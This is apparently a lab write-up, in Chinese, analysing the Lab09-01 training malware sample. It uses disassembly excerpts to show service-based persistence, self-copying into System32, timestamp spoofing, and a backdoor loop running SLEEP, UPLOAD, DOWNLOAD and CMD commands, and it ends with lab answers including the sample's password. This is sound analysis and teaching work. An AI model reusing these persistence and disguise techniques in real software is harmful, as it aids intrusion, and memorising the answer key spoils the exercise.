
首先看到关于注册表的操作，并且在之后的操作中，这个函数拼接出来了一个字符串




在4026cc这个位置可以看到程序打开了任务管理器




之后尝试打开服务，如果服务不存在的话，则会创建服务（第一次运行的时候肯定是没有服务的，所以这里会跳转到下面的创建）




之后我们可以看见他调用了 `GetModuleFileNameA` 这个函数，用来获取程序的路径，并且把自己复制到了 `C:\Windows\System32` 目录下



在复制之后，程序调用了 `4015B0`




进入以后发现这个函数修改了自己的时间戳，并且修改的时间戳和kernel32.dll保持一致，应该是给自己进行伪装



之后这个函数的参数中，结合80、60，以及下面的URL，想来应该是访问的端口


为了观察样本其他的行为，在尝试使用命令行运行一次安装之后再次运行



这一次在执行到打开服务的时候就可以发现，这里没有再跳转了，也就是电脑上已经有了相应的服务，下一个要执行的函数是ChangeServiceConfig。通过名字也能够发现，这里是对已有的服务进行修改。直觉上说是为了防止自己的服务被修改，则每次安装后都恢复到默认的设置中以保持自己的服务是正确的（也就是reinstall的操作）

之后分析-re指令操作

将参数修改成-re abcd



可以看到现在执行到了-re的分支，之后依旧是比较了一下参数数量是不是3个

00402BEB	837D 08 03	CMP DWORD PTR SS:[EBP+8], 3	
00402BEF	75 31	JNZ SHORT Lab09-01.00402C22	
00402BF1	68 00040000	PUSH 400	Arg2 = 00000400
00402BF6	8D85 F8F7FFF	LEA EAX, DWORD PTR SS:[EBP-808]	
00402BFC	50	PUSH EAX	Arg1
00402BFD	E8 AEF9FFFF	CALL Lab09-01.004025B0	Lab09-01.004025B0

输入的参数数量是2，进入到之前见过的函数4025B0，依旧是进行字符串切分的操作

00402C07	74 08	JE SHORT Lab09-01.00402C11	
00402C09	83C8 FF	OR EAX, FFFFFFFF	
00402C0C	E9 67010000	JMP Lab09-01.00402D78	
00402C11	8D8D F8F7FFF	LEA ECX, DWORD PTR SS:[EBP-808]	
00402C17	51	PUSH ECX	Arg1
00402C18	E8 E3FCFFFF	CALL Lab09-01.00402900	Lab09-01.00402900

之后调用了402900这个函数。

进入后观察到一个比较特殊的内容

00402950	83BD F8F3FFF	CMP DWORD PTR SS:[EBP-C08], 0	
00402957	75 17	JNZ SHORT Lab09-01.00402970	
00402959	8B95 FCFBFFF	MOV EDX, DWORD PTR SS:[EBP-404]	
0040295F	52	PUSH EDX	
00402960	FF15 0CB04000	CALL DWORD PTR DS:[<@ADVAPI32.CloseServ	ADVAPI32.CloseServiceHandle
00402966	B8 01000000	MOV EAX, 1	
0040296B	E9 77010000	JMP Lab09-01.00402AE7	
00402970	8B85 F8F3FFF	MOV EAX, DWORD PTR SS:[EBP-C08]	
00402976	50	PUSH EAX	
00402977	FF15 28B04000	CALL DWORD PTR DS:[<@ADVAPI32.DeleteServ	ADVAPI32.DeleteService
0040297D	85C0	TEST EAX, EAX	
0040297F	75 24	JNZ SHORT Lab09-01.004029A5	
00402981	8B8D FCFBFFF	MOV ECX, DWORD PTR SS:[EBP-404]	
00402987	51	PUSH ECX	
00402988	FF15 0CB04000	CALL DWORD PTR DS:[<@ADVAPI32.CloseServ	ADVAPI32.CloseServiceHandle

这里执行了删除了之前创建服务的操作。

00402A69	F3:A4	REP MOVSB DWORD PTR ES:[EDI], DWORD PTR DS:	
00402A6B	8BCB	MOV ECX, EBX	
00402A6D	83E1 03	AND ECX, 3	
00402A70	F3:A4	REP MOVSB BYTE PTR ES:[EDI], BYTE PTR DS:	
00402A72	68 00040000	PUSH 400	DestSizeMax = 400 (1024.)
00402A77	8D85 FCF7FF	LEA EAX, DWORD PTR SS:[EBP-804]	DestString
00402A7D	50	PUSH EAX	SrcString
00402A7E	8D8D 00FCFF	LEA ECX, DWORD PTR SS:[EBP-400]	ExpandEnvironmentStringsA
00402A84	51	PUSH ECX	
00402A85	FF15 30B04000	CALL DWORD PTR DS:[<@KERNEL32.ExpandEnv	
00402A8B	85C0	TEST EAX, EAX	
00402A8D	75 07	JNZ SHORT Lab09-01.00402A96	
00402A8F	B8 01000000	MOV EAX, 1	
00402A94	EB 51	JMP SHORT Lab09-01.00402AE7	
00402A96	8D95 FCF7FF	LEA EDX, DWORD PTR SS:[EBP-804]	FileName
00402A9C	52	PUSH EDX	DeleteFileA
00402A9D	FF15 60B04000	CALL DWORD PTR DS:[<@KERNEL32.DeleteFil	
00402AA3	85C0	TEST EAX, EAX	
00402AA5	75 07	JNZ SHORT Lab09-01.00402AAE	


之后一路执行，发现把创建服务时复制的文件还有修改的注册表值都给清除了，那么显然，-re指令就是删除之前创建的服务了。

-c参数


首先将参数修改为-c，进入到-c的分支




在IDA大致观察一下



可以发现他在确认参数是-c之后还判断了argc的值是不是7，如果不是7则会调用402410这个函数，也就是一开始碰到的删除自身的函数。



其实这里可以在OD里面修改二进制文件，使得这里的jnz变成jz，这样也就能在不满足条件的情况下去执行相应的指令。不过这样有些麻烦，从IDA中可以发现为7的代码其实没有多少，不需要动态分析，可以直接用IDA观看



```

mov     edx, [ebp+arg_4]
mov     eax, [edx+8]
mov     [ebp+var_818], eax
mov     ecx, [ebp+arg_4]
mov     edx, [ecx+0Ch]
mov     [ebp+var_814], edx
mov     eax, [ebp+arg_4]
mov     ecx, [eax+10h]
mov     [ebp+var_81C], ecx
mov     edx, [ebp+arg_4]
mov     eax, [edx+14h]
mov     [ebp+var_810], eax
mov     ecx, [ebp+var_810]
push    ecx
mov     edx, [ebp+var_81C]
push    edx
mov     eax, [ebp+var_814]
push    eax
mov     ecx, [ebp+var_818]
push    ecx
call    sub_401070
add     esp, 10h
jmp     short loc_402CD4


```

发现这里其实就是根据命令行中输入的参数对服务中的配置进行修改


-cc参数操作

当执行到-cc指令分支的时候，发现这里调用的函数依旧是40380F，这个函数在之前-in的时候调用过

00402CD4	< 89 90000000	JMP Lab09-01.00402D76	
00402CD9	> 8B55 0C	MOV EDX, DWORD PTR SS:[EBP+C]	
00402CDC	. 8B42 04	MOV EAX, DWORD PTR DS:[EDX+4]	
00402CDF	. 8985 D4E7FFF1	MOV DWORD PTR SS:[EBP-182C], EAX	
00402CE5	. 68 64C14000	PUSH Lab09-01.0040C164	ASCII "-cc"
00402CEA	. 8B8D D4E7FFF1	MOV ECX, DWORD PTR SS:[EBP-182C]	
00402CF0	. 51	PUSH ECX	
00402CF1	. E8 190B0000	CALL Lab09-01.0040380F	
00402CF6	. 83C4 08	ADD ESP, 8	



发现这里调用了401280函数




与之前不同的是，这里是对注册表的值进行了查询而不是修改，并利用上面的402E7E将内容打印了出来

至此，4个指令都分析结束。

但是到这里就比较疑惑，这个样本看上去并没有什么攻击行为或者说是有什么有危害的行为，并且在Strings中得到的那些sleep之类的字符串并没有出现。回顾刚刚分析的过程中，有一个地方在分析的时候似乎被忽略了，也就是在服务已经安装之后，没有参数的情况

00402AFD	837D 08 01	CMP DWORD PTR SS:[EBP+8], 1
00402B01	75 1A	JNZ SHORT Lab09-01.00402B1D
00402B03	E8 F8E4FFFF	CALL Lab09-01.00401000
00402B08	85C0	TEST EAX, EAX
00402B0A	74 07	JE SHORT Lab09-01.00402B13
00402B0C	E8 4FF8FFFF	CALL Lab09-01.00402360
00402B11	EB 05	JMP SHORT Lab09-01.00402B18
00402B13	E8 F8F8FFFF	CALL Lab09-01.00402410

可以发现，在这里有一个CALL 402360之前被跳过没有执行，查看一下这个函数



进入函数以后看见了sleep的字样，那么这一块想来就是恶意行为的部分了。

进来以后发现刚开始是个死循环，但是在第一次循环之后，样本就开始执行他的行为了，可以看到右侧会进入到一个402020函数，函数体内部分为如下几块

```

loc_40204C:
; "SLEEP"
mov     edi, offset aSleep
or      ecx, 0FFFFFFFFh
xor     eax, eax
repne scasb
not     ecx
add     ecx, 0FFFFFFFFh
push    ecx                ; size_t
push    offset aSleep     ; "SLEEP"
lea     ecx, [ebp+var_400]
push    ecx                ; char *
call    _strncmp
add     esp, 0Ch
test    eax, eax
jnz     short loc_4020D2
  
```

```

loc_4020D2:                                ; "UPLOAD"
mov     edi, offset aUpload
or      ecx, 0FFFFFFFFh
xor     eax, eax
repne scasb
not     ecx
add     ecx, 0FFFFFFFFh
push    ecx                                ; size_t
push    offset aUpload                    ; "UPLOAD"
lea     edx, [ebp+var_400]
push    edx                                ; char *
call    _strncmp
add     esp, 0Ch
test    eax, eax
jnz     loc_402186

```

```

loc_402186:                                ; "DOWNLOAD"
mov     edi, offset aDownload
or      ecx, 0FFFFFFFFh
xor     eax, eax
repne scasb
not     ecx
add     ecx, 0FFFFFFFFh
push    ecx                                ; size_t
push    offset aDownload                  ; "DOWNLOAD"
lea     edx, [ebp+var_400]
push    edx                                ; char *
call    _strncmp
add     esp, 0Ch
test    eax, eax
jnz     loc_40223A

```

```

loc_40223A:                                ; "CMD"
mov     edi, offset aCmd
or      ecx, 0FFFFFFFFh
xor     eax, eax
repne scasb
not     ecx
add     ecx, 0FFFFFFFFh
push    ecx                                ; size_t
push    offset aCmd                      ; "CMD"
lea     edx, [ebp+var_400]
push    edx                                ; char *
call    _strncmp
add     esp, 0Ch
test    eax, eax
jnz     loc_402330

```

如此就对应上了之前在strings里看见的行为字符串，留下了很多的后门。但是经过分析以后发现这里的download和upload不能直接根据名字推测功能，具体功能如下：

sleep：睡眠

upload：下载内容

download: 上传内容

cmd: 使用命令行执行命令

nothing: 没有操作

在执行完这一轮之后函数会经过睡眠，再继续进入到循环中，继续执行后门命令。

问题回答

1. 使用参数-in，同时后面加上密码（由于我在密码验证阶段直接进行跳过，所以这里可带可不带）
2. 选项有-in（安装），-cc（打印配置），-re（删除自己），-c（更新）；
密码为：abcd
